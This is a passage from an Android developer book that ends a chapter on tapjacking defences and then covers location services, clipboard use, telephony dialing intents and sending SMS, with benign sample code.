And, most importantly, the tapjacking still happens. If users keep trying to enter their credentials despite the lack of UI feedback, they may eventually enter the whole thing and therefore become vulnerable to having that information used for ill ends.

### Availability

Filtering touch events when the activity is obscured is supported in API Level 9 and above — in other words, Android 2.3 and newer. At the time of this writing, that leaves out ~25% of active Android devices, based on the June 1, 2012 published edition of the platform versions data from Google.

## Detect-and-Warn

You can use the tapjacker detection logic illustrated earlier in this chapter. It is not particularly accurate, but you may feel it is worthwhile.

To minimize hassle for the user, your application should maintain a “whitelist” of approved packages. Any time you detect a package that is not on the approved list, you would raise an `AlertDialog` (or the equivalent) to let the user know of the

potential tapjacker. If they elect to continue onward in your app, add the new package(s) to the whitelist, so you do not bother the user again for the same package.

## Why Is This Being Discussed?

Some of you are by this time wondering why this book has a chapter on this subject.

Google's security team indicated to the author that `android:filterTouchesWhenObscured` is sufficient security. If so, developers need to realize when to use it, and for that, developers need to understand what tapjacking is to start with. The code to implement tapjacking is sufficiently trivial that "security by obscurity" of the code seems pointless.

It is eminently possible that `android:filterTouchesWhenObscured` is not sufficient security, despite Google's claim. Since Google seems to have changed their mind, eliminating tapjacking in Android 4.0.3, it would appear that Google thinks that Google's original solution was insufficient. In that case, developers may be able to help inform the public about the dangers of applications that request the `SYSTEM_ALERT_WINDOW` permission.

There are legitimate uses for tapjacking techniques. Some apps use this to provide a universal gesture interface, for example, to get control no matter what application is presently in the foreground. Whether the value that such apps provide is worth the risks inherent in tapjacking is up for debate.

If you feel that tapjacking is a problem and that `android:filterTouchesWhenObscured` is inadequate, you may wish to let Google know when you have the opportunity to interact with Google engineers at conferences and similar events. If you come up with other ways to detect and/or prevent tapjacking, you may wish to distribute that knowledge, so other developers can learn from your discovery.

## What Changed in 4.0.3?

As of Android 4.0.3, the tapjacking attack is no longer possible, at least through the techniques outlined in this chapter. A `View` of type `TYPE_SYSTEM_OVERLAY` cannot receive touch events.

# Accessing Location-Based Services

A popular feature on current-era mobile devices is GPS capability, so the device can tell you where you are at any point in time. While the most popular use of GPS service is mapping and directions, there are other things you can do if you know your location. For example, you might set up a dynamic chat application where the people you can chat with are based on physical location, so you are chatting with those you are nearest. Or, you could automatically "geotag" posts to Twitter or similar services.

GPS is not the only way a mobile device can identify your location. Alternatives include:

1. The European equivalent to GPS, called Galileo, which is still under development at the time of this writing
2. Cell tower triangulation, where your position is determined based on signal strength to nearby cell towers
3. Proximity to public WiFi "hotspots" that have known geographic locations

Android devices may have one or more of these services available to them. You, as a developer, can ask the device for your location, plus details on what providers are available. There are even ways for you to simulate your location in the emulator, for use in testing your location-enabled applications.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapter on threads.

# Location Providers: They Know Where You're Hiding

Android devices can have access to several different means of determining your location. Some will have better accuracy than others. Some may be free, while others may have a cost associated with them. Some may be able to tell you more than just your current position, such as your elevation over sea level, or your current speed.

Android, therefore, has abstracted all this out into a set of `LocationProvider` objects. Your Android environment will have zero or more `LocationProvider` instances, one for each distinct locating service that is available on the device. Providers know not only your location, but their own characteristics, in terms of accuracy, cost, etc.

You, as a developer, will use a `LocationManager`, which holds the `LocationProvider` set, to figure out which `LocationProvider` is right for your particular circumstance. You will also need a permission in your application, or the various location APIs will fail due to a security violation. Depending on which location providers you wish to use, you may need `ACCESS_COARSE_LOCATION`, `ACCESS_FINE_LOCATION`, or both.

# Finding Yourself

The obvious thing to do with a location service is to figure out where you are right now.

To do that, you need to get a `LocationManager` — call `getSystemService(LOCATION_SERVICE)` from your activity or service and cast it to be a `LocationManager`.

The next step to find out where you are is to get the name of the `LocationProvider` you want to use. Here, you have two main options:

- Ask the user to pick a provider
- Find the best-match provider based on a set of criteria

If you want the user to pick a provider, calling `getProviders()` on the `LocationManager` will give you a `List` of providers, which you can then present to the user for selection.

Or, you can create and populate a `Criteria` object, stating the particulars of what you want out of a `LocationProvider`, such as:

1. `setAltitudeRequired()` to indicate if you need the current altitude or not
2. `setAccuracy()` to set a minimum level of accuracy, in meters, for the position
3. `setCostAllowed()` to control if the provider must be free or if it can incur a cost on behalf of the device user

Given a filled-in `Criteria` object, call `getBestProvider()` on your `LocationManager`, and Android will sift through the criteria and give you the best answer. Note that not all of your criteria may be met – all but the monetary cost criterion might be relaxed if nothing matches.

You are also welcome to hard-wire in a `LocationProvider` name (e.g., `GPS_PROVIDER`), perhaps just for testing purposes.

Once you know the name of the `LocationProvider`, you can call `getLastKnownPosition()` to find out where you were recently. However, unless something else is causing the desired provider to collect fixes (e.g., unless the GPS radio is on), `getLastKnownPosition()` will return `null`, indicating that there is no known position. On the other hand, `getLastKnownPosition()` incurs no monetary or power cost, since the provider does not need to be activated to get the value.

These methods return a `Location` object, which can give you the latitude and longitude of the device in degrees as a Java `double`. If the particular location provider offers other data, you can get at that as well:

1. For altitude, `hasAltitude()` will tell you if there is an altitude value, and `getAltitude()` will return the altitude in meters.
2. For bearing (i.e., compass-style direction), `hasBearing()` will tell you if there is a bearing available, and `getBearing()` will return it as degrees east of true north.
3. For speed, `hasSpeed()` will tell you if the speed is known and `getSpeed()` will return the speed in meters per second.

A more likely approach to getting the `Location` from a `LocationProvider`, though, is to register for updates, as described in the next section.

# On the Move

Not all location providers are necessarily immediately responsive. GPS, for example, requires activating a radio and getting a fix from the satellites before you get a location. That is why Android does not offer a `getMeMyCurrentLocationNow()` method. Combine that with the fact that your users may well want their movements to be reflected in your application, and you are probably best off registering for location updates and using that as your means of getting the current location.

The `Internet/Weather` sample application shows how to register for updates — call `requestLocationUpdates()` on your `LocationManager` instance. This takes four parameters:

- The name of the location provider you wish to use
- How long, in milliseconds, *should* have elapsed before we might get a location update
- How far, in meters, must the device have moved before we might get a location update
- An implementation of the `LocationListener` interface that will be notified of key location-related events

`LocationListener` requires four methods, the big one being `onLocationChanged()`, where you will receive your `Location` object when an update is ready:

```
@Override
public void onLocationChanged(Location location) {
  FetchForecastTask task=new FetchForecastTask();

  task.execute(location);
}
```

Bear in mind that the time parameter is only a guide to help steer Android from a power consumption standpoint. You may get many more location updates than this. To get the maximum number of location updates, supply `0` for both the time and distance constraints.

When you no longer need the updates, call `removeUpdates()` with the `LocationListener` you registered. If you fail to do this, your application will continue receiving location updates even after all activities and such are closed up, which will also prevent Android from reclaiming your application's memory.

There is another version of `requestLocationUpdates()` that takes a `PendingIntent` rather than a `LocationListener`. This is useful if you want to be notified of changes in your position even when your code is not running. For example, if you are logging movements, you could use a `PendingIntent` that triggers a `BroadcastReceiver` (`getBroadcast()`) and have the `BroadcastReceiver` add the entry to the log. This way, your code is only in memory when the position changes, so you do not tie up system resources while the device is not moving.

## Are We There Yet? Are We There Yet? Are We There Yet?

Sometimes, you want to know not where you are now, or even when you move, but when you get to where you are going. This could be an end destination, or it could be getting to the next step on a set of directions, so you can give the user the next turn.

To accomplish this, `LocationManager` offers `addProximityAlert()`. This registers an `PendingIntent`, which will be fired off when the device gets within a certain distance of a certain location. The `addProximityAlert()` method takes, as parameters:

1. The latitude and longitude of the position that you are interested in
2. A radius, specifying how close you should be to that position for the `Intent` to be raised
3. A duration for the registration, in milliseconds — after this period, the registration automatically lapses. A value of `-1` means the registration lasts until you manually remove it via `removeProximityAlert()`.
4. The `PendingIntent` to be raised when the device is within the "target zone" expressed by the position and radius

Note that it is not guaranteed that you will actually receive an `Intent`, if there is an interruption in location services, or if the device is not in the target zone during the period of time the proximity alert is active. For example, if the position is off by a bit, and the radius is a little too tight, the device might only skirt the edge of the target zone, or go by so quickly that the device's location isn't sampled while in the target zone.

It is up to you to arrange for an activity or receiver to respond to the `Intent` you register with the proximity alert. What you then do when the `Intent` arrives is up to you: set up a notification (e.g., vibrate the device), log the information to a content provider, post a message to a Web site, etc. Note that you will receive the `Intent`

whenever the position is sampled and you are within the target zone – not just upon entering the zone. Hence, you will get the `Intent` several times, perhaps quite a few times depending on the size of the target zone and the speed of the device's movement.

## Testing… Testing…

The Android emulator does not have the ability to get a fix from GPS, triangulate your position from cell towers, or identify your location by some nearby WiFi signal. So, if you want to simulate a moving device, you will need to have some means of providing mock location data to the emulator.

For whatever reason, this particular area has undergone significant changes as Android itself has evolved. It used to be that you could provide mock location data within your application, which was very handy for demonstration purposes. Alas, those options have all been removed as of Android 1.0.

One likely option for supplying mock location data is the Dalvik Debug Monitor Service (DDMS). This is an external program, separate from the emulator, where you can feed it single location points or full routes to traverse, in a few different formats.

# Working with the Clipboard

Being able to copy and paste is something that mobile device users seem to want almost as much as their desktop brethren. Most of the time, we think of this as copying and pasting text, and for a long time that was all that was possible on Android. Android 3.0 added in new clipboard capabilities for more rich content, which application developers can choose to support as well. This section will cover both of these techniques.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Using the Clipboard on Android 1.x/2.x

Android has a `ClipboardManager` that allows you to interact with the clipboard manually, in addition to built-in clipboard facilities for users (e.g., copy/paste context menus on `EditText`). `ClipboardManager`, like `AudioManager`, is obtained via a call to `getSystemService()`:

```
        ClipboardManager
cm=(ClipboardManager)getSystemService(CLIPBOARD_SERVICE);
```

From there, you have three simple methods:

1. `getText()` to retrieve the current clipboard contents
2. `hasText()`, to determine if there are any clipboard contents, so you can react accordingly (e.g., disable “paste” menus when there is nothing to paste)
3. `setText()`, to put text on the clipboard

For example, the SystemServices/ClipIP sample project contains a little application that puts your current IP address on the clipboard, for pasting into some `EditText` of an application. The UI is simply an `EditText` that you can use to test out the paste operation:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    >
<EditText
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:hint="Long-tap me to paste!"
    />
</LinearLayout>
```

The `IPClipper` activity's `onCreate()` does the work of putting text onto the clipboard via `setText()` and notifying the user via a `Toast`:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    try {
      String addr=getLocalIPAddress();

      if (addr==null) {
        Toast.makeText(this,
                       "IP address not available -- are you online?",
                       Toast.LENGTH_LONG)
              .show();
      }
      else {
        ClipboardManager
cm=(ClipboardManager)getSystemService(CLIPBOARD_SERVICE);

        cm.setText(addr);
        Toast.makeText(this, "IP Address clipped!", Toast.LENGTH_SHORT)
              .show();
      }
    }
    catch (Exception e) {
      Log.e("IPClipper", "Exception getting IP address", e);
      Toast.makeText(this,
                     "Could not obtain IP address",
                     Toast.LENGTH_LONG)
            .show();
```

```
    }
  }
```

The work of figuring out what the IP address is can be found in the `getLocalIPAddress()` method:

```
  public String getLocalIPAddress() throws SocketException {
    Enumeration<NetworkInterface> nics=NetworkInterface.getNetworkInterfaces();

    while (nics.hasMoreElements()) {
      NetworkInterface intf=nics.nextElement();
      Enumeration<InetAddress> addrs=intf.getInetAddresses();

      while (addrs.hasMoreElements()) {
        InetAddress addr=addrs.nextElement();

        if (!addr.isLoopbackAddress()) {
          return(addr.getHostAddress().toString());
        }
      }
    }

    return(null);
  }
```

This uses the `NetworkInterface` and `InetAddress` classes from the `java.net` package to loop through all network interfaces and find the first one that has a non-localhost (loopback) IP address. The emulator will return 10.0.2.15 all of the time; your device will return whatever IP address it has from WiFi, 3G, etc. If no such address is available, it returns `null`.

After starting the activity, the user will hopefully see the "successful" `Toast`:





*Figure 297: The IPClipper, shortly after launching*

Then, if the user long-taps on the `EditText` and chooses Paste, the IP address is added to the `EditText` contents:





*Figure 298: The IPClipper, after the user pastes the IP address into the EditText*

Note that the clipboard is system-wide, not merely application-wide. You can test this by pasting the IP address into the `EditText` of some other application.

# Advanced Clipboard on Android 3.x

Android 3.0 added in new ways of working with `ClipboardManager` to clip things that transcend simple text. In part, this is expected to be used for advanced copy and paste features between applications. However, this also forms the foundation for a rich drag-and-drop model within an application.

Note that they also moved `ClipboardManager` to the `android.content` package. You can still refer to it via the `android.text` package, for backwards compatibility. However, if your project will be on API Level 11 or higher only, you might consider using the new `android.content` package edition of the class.

## Copying Rich Data to the Clipboard

In addition to methods like `setText()` to put a piece of plain text on the clipboard, `ClipboardManager` (as of API Level 11) offers `setPrimaryClip()`, which allows you to put a `ClipData` object on the clipboard.

What's a `ClipData`? In some respects, it is whatever you want. It can hold:

1. plain text
2. a `Uri` (e.g., to a piece of music)
3. an `Intent`

The `Uri` means that you can put anything on the clipboard that can be referenced by a `Uri`... and if there is nothing in Android that lets you reference some data via a `Uri`, you can invent your own content provider to handle that chore for you. Furthermore, a single `ClipData` can actually hold as many of these as you want, each represented as individual `ClipData.Item` objects. As such, the possibilities are endless.

There are static factory methods on `ClipData`, such as `newUri()`, that you can use to create your `ClipData` objects. In fact, that is what we use in the `SystemServices/ClipMusic` sample project and the `MusicClipper` activity.

`MusicClipper` has the classic two-big-button layout:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <Button android:id="@+id/pick"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="Pick"
    android:onClick="pickMusic"
  />
  <Button android:id="@+id/view"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="Play"
    android:onClick="playMusic"
  />
</LinearLayout>
```





*Figure 299: The Music Clipper main screen*

In `onCreate()`, we get our hands on our `ClipboardManager` system service:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  clipboard=(ClipboardManager)getSystemService(CLIPBOARD_SERVICE);
}
```

Tapping the "Pick" button will let you pick a piece of music, courtesy of the `pickMusic()` method wired to that `Button` object:

```
public void pickMusic(View v) {
  Intent i=new Intent(Intent.ACTION_GET_CONTENT);

  i.setType("audio/*");
  startActivityForResult(i, PICK_REQUEST);
}
```

Here, we tell Android to let us pick a piece of music from any available audio MIME type (`audio/*`). Fortunately, Android has an activity that lets us do that:





*Figure 300: The XOOM tablet's music track picker*

We get the result in `onActivityResult()`, since we used `startActivityForResult()` to pick the music. There, we package up the `content://Uri` to the music into a `ClipData` object and put it on the clipboard:

```
@Override
protected void onActivityResult(int requestCode, int resultCode,
                                Intent data) {
  if (requestCode==PICK_REQUEST) {
    if (resultCode==RESULT_OK) {
      ClipData clip=ClipData.newUri(getContentResolver(),
                                    "Some music", data.getData());

      clipboard.setPrimaryClip(clip);
    }
  }
}
```

## Pasting Rich Data from the Clipboard

The catch with rich data on the clipboard is that somebody has to know about the sort of information you are placing on the clipboard. Eventually, the Android development community will work out common practices in this area. Right now,

though, you can certainly use it within your own application (e.g., clipping a note and pasting it into another folder).

Since putting `ClipData` onto the clipboard involves a call to `setPrimaryClip()`, it should not be surprising that the reverse operation — getting a `ClipData` from the clipboard — uses `getPrimaryClip()`. However, since you do not know where this clip came from, you need to validate that it has what you expect and to let the user know when the clipboard contents are not something you can leverage.

The "Play" button in our UI is wired to a `playMusic()` method. This will only work when we have pasted a `Uri` `ClipData` to the clipboard pointing to a piece of music. Since we cannot be sure that the user has done that, we have to sniff around:

```
public void playMusic(View v) {
  ClipData clip=clipboard.getPrimaryClip();

  if (clip==null) {
    Toast.makeText(this, "There is no clip!", Toast.LENGTH_LONG).show();
  }
  else {
    ClipData.Item item=clip.getItemAt(0);
    Uri song=item.getUri();

    if (song!=null &&
        getContentResolver().getType(song).startsWith("audio/")) {
      startActivity(new Intent(Intent.ACTION_VIEW, song));
    }
    else {
      Toast.makeText(this, "There is no song!", Toast.LENGTH_LONG).show();
    }
  }
}
```

First, there may be nothing on the clipboard, in which case the `ClipData` returned by `getPrimaryClip()` would be `null`. Or, there may be stuff on the clipboard, but it may not have a `Uri` associated with it (`getUri()` on `ClipData`). Even then, the `Uri` may point to something other than music, so even if we get a `Uri`, we need to use a `ContentResolver` to check the MIME type (`getContentResolver().getType()`) and make sure it seems like it is music (e.g., starts with `audio/`). Then, and only then, does it make sense to try to start an `ACTION_VIEW` activity on that `Uri` and hope that something useful happens. Assuming you clipped a piece of music with the "Pick" button, "Play" will kick off playback of that song.

## ClipData and Drag-and-Drop

Android 3.0 also introduced Android's first built-in drag-and-drop framework. One might expect that this would related entirely to `View` and `ViewGroup` objects and have nothing to do with the clipboard. In reality, the drag-and-drop framework leverages `ClipData` to say what it is that is being dragged and dropped. You call `startDrag()` on a `View`, supplying a `ClipData` object, along with some objects to help render the "shadow" that is the visual representation of this drag operation. A `View` that can receive objects "dropped" via drag-and-drop needs to register an `OnDragListener` to receive drag events as the user slides the shadow over top of the `View` in question. If the user lifts their finger, thereby dropping the shadow, the recipient `View` will get an `ACTION_DROP` drag event, and can get the `ClipData` out of the event.

# Telephony

Many, if not most, Android devices will be phones. As such, not only will users be expecting to place and receive calls using Android, but you will have the opportunity to help them place calls, if you wish.

Why might you want to?

1. Maybe you are writing an Android interface to a sales management application (a la Salesforce.com) and you want to offer users the ability to call prospects with a single button click, and without them having to keep those contacts both in your application and in the phone's contacts application
2. Maybe you are writing a social networking application, and the roster of phone numbers that you can access shifts constantly, so rather than try to "sync" the social network contacts with the phone's contact database, you let people place calls directly from your application
3. Maybe you are creating an alternative interface to the existing contacts system, perhaps for users with reduced motor control (e.g., the elderly), sporting big buttons and the like to make it easier for them to place calls

Whatever the reason, Android has the means to let you manipulate the phone just like any other piece of the Android system.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapter on working with multiple activities.

## Report To The Manager

To get at much of the phone API, you use the `TelephonyManager`. That class lets you do things like:

1. Determine if the phone is in use via `getCallState()`, with return values of `CALL_STATE_IDLE` (phone not in use), `CALL_STATE_RINGING` (call requested but still being connected), and `CALL_STATE_OFFHOOK` (call in progress)
2. Find out the SIM ID (IMSI) via `getSubscriberId()`
3. Find out the phone type (e.g., GSM) via `getPhoneType()` or find out the data connection type (e.g., GPRS, EDGE) via `getNetworkType()`

## You Make the Call!

You can also initiate a call from your application, such as from a phone number you obtained through your own Web service. To do this, simply craft an `ACTION_DIAL` `Intent` with a `Uri` of the form `tel:NNNNN` (where `NNNNN` is the phone number to dial) and use that `Intent` with `startActivity()`. This will not actually dial the phone; rather, it activates the dialer activity, from which the user can then press a button to place the call.

For example, let's look at the `Phone/Dialer` sample application. Here's the crude-but-effective layout:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    >
  <LinearLayout
    android:orientation="horizontal"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    >
    <TextView
      android:layout_width="wrap_content"
      android:layout_height="wrap_content"
      android:text="Number to dial:"
      />
    <EditText android:id="@+id/number"
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
      android:cursorVisible="true"
      android:editable="true"
```

```
      android:singleLine="true"
    />
  </LinearLayout>
  <Button android:id="@+id/dial"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:layout_weight="1"
    android:text="Dial It!"
    android:onClick="dial"
  />
</LinearLayout>
```

We have a labeled field for typing in a phone number, plus a button for dialing said number.

The Java code simply launches the dialer using the phone number from the field:

```
package com.commonsware.android.dialer;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.widget.EditText;

public class DialerDemo extends Activity {
  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);
  }

  public void dial(View v) {
    EditText number=(EditText)findViewById(R.id.number);
    String toDial="tel:"+number.getText().toString();

    startActivity(new Intent(Intent.ACTION_DIAL, Uri.parse(toDial)));
  }
}
```

The activity's own UI is not that impressive:


*Figure 301: The DialerDemo sample application, as initially launched*

However, the dialer you get from clicking the dial button is better, showing you the number you are about to dial:





*Figure 302: The Android Dialer activity, as launched from DialerDemo*

## No, Really, You Make the Call!

The good news is that `ACTION_DIAL` works without any special permissions. The bad news is that it only takes the user to the Dialer – the user still has to take action (pressing the green call button) to actually place the phone call.

An alternative approach is to use `ACTION_CALL` instead of `ACTION_DIAL`. Calling `startActivity()` on an `ACTION_CALL` `Intent` will immediately place the phone call, without any other UI steps required. However, you need the `CALL_PHONE` permission in order to use `ACTION_CALL`.

# Working With SMS

SMS and Android combine to make for a frustrating experience.

While Android devices have reasonable SMS capability, much of that is out of the reach of developers following the official SDK. For various reasons — some defensible, others less so — there is no officially-supported way to create an SMS client, receive SMS data messages on specified ports, and so forth. Eventually, perhaps, this situation will be improved.

This chapter starts with the one thing you can do – send an SMS, either directly or by invoking the user's choice of SMS client. The chapter ends with a discussion of the various unsanctioned aspects of SMS that you may see other developers using, and why you may not want to follow suit.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapters on broadcast `Intents`. One of the samples uses the `ContactsContract` provider, so reading that chapter will help you understand that particular sample.

## Sending Out an SOS, Give or Take a Letter

While much of Android's SMS capabilities are not in the SDK, sending an SMS is. You have two major choices for doing this:

- Invoke the user's choice of SMS client application, so they can compose a message, track its progress, and so forth using that tool

- Send the SMS directly yourself, bypassing any existing client

Which of these is best for you depends on what your desired user experience is. If you are composing the message totally within your application, you may want to just send it. However, as we will see, that comes at a price: an extra permission.

## Sending Via the SMS Client

Sending an SMS via the user's choice of SMS client is very similar to the use of `ACTION_SEND` described elsewhere in this book. You craft an appropriate `Intent`, then call `startActivity()` on that `Intent` to bring up an SMS client (or allow the user to choose between clients).

The `Intent` differs a bit from the `ACTION_SEND` example:

1. You use `ACTION_SENDTO`, rather than `ACTION_SEND`
2. Your `Uri` needs to begin with `smsto:`, followed by the mobile number you want to send the message to
3. Your text message goes in an `sms_body` extra on the `Intent`

For example, here is a snippet of code from the `SMS/Sender` sample project:

```
Intent sms=new Intent(Intent.ACTION_SENDTO,
                      Uri.parse("smsto:"+c.getString(2)));

sms.putExtra("sms_body", msg.getText().toString());

startActivity(sms);
```

Here, our phone number is coming out of the third column of a `Cursor`, and the text message is coming from an `EditText` — more on how this works later in this section, when we review the `Sender` sample more closely.

## Sending SMS Directly

If you wish to bypass the UI and send an SMS directly, you can do so through the `SmsManager` class, in the `android.telephony` package. Unlike most Android classes ending in `Manager`, you obtain an `SmsManager` via a static `getDefault()` method on the `SmsManager` class. You can then call `sendTextMessage()`, supplying:

1. The phone number to send the text message to

2. The "service center" address — leave this `null` unless you know what you are doing
3. The actual text message
4. A pair of `PendingIntent` objects to be executed when the SMS has been sent and delivered, respectively

If you are concerned that your message may be too long, use `divideMessage()` on `SmsManager` to take your message and split it into individual pieces. Then, you can use `sendMultipartTextMessage()` to send the entire `ArrayList` of message pieces.

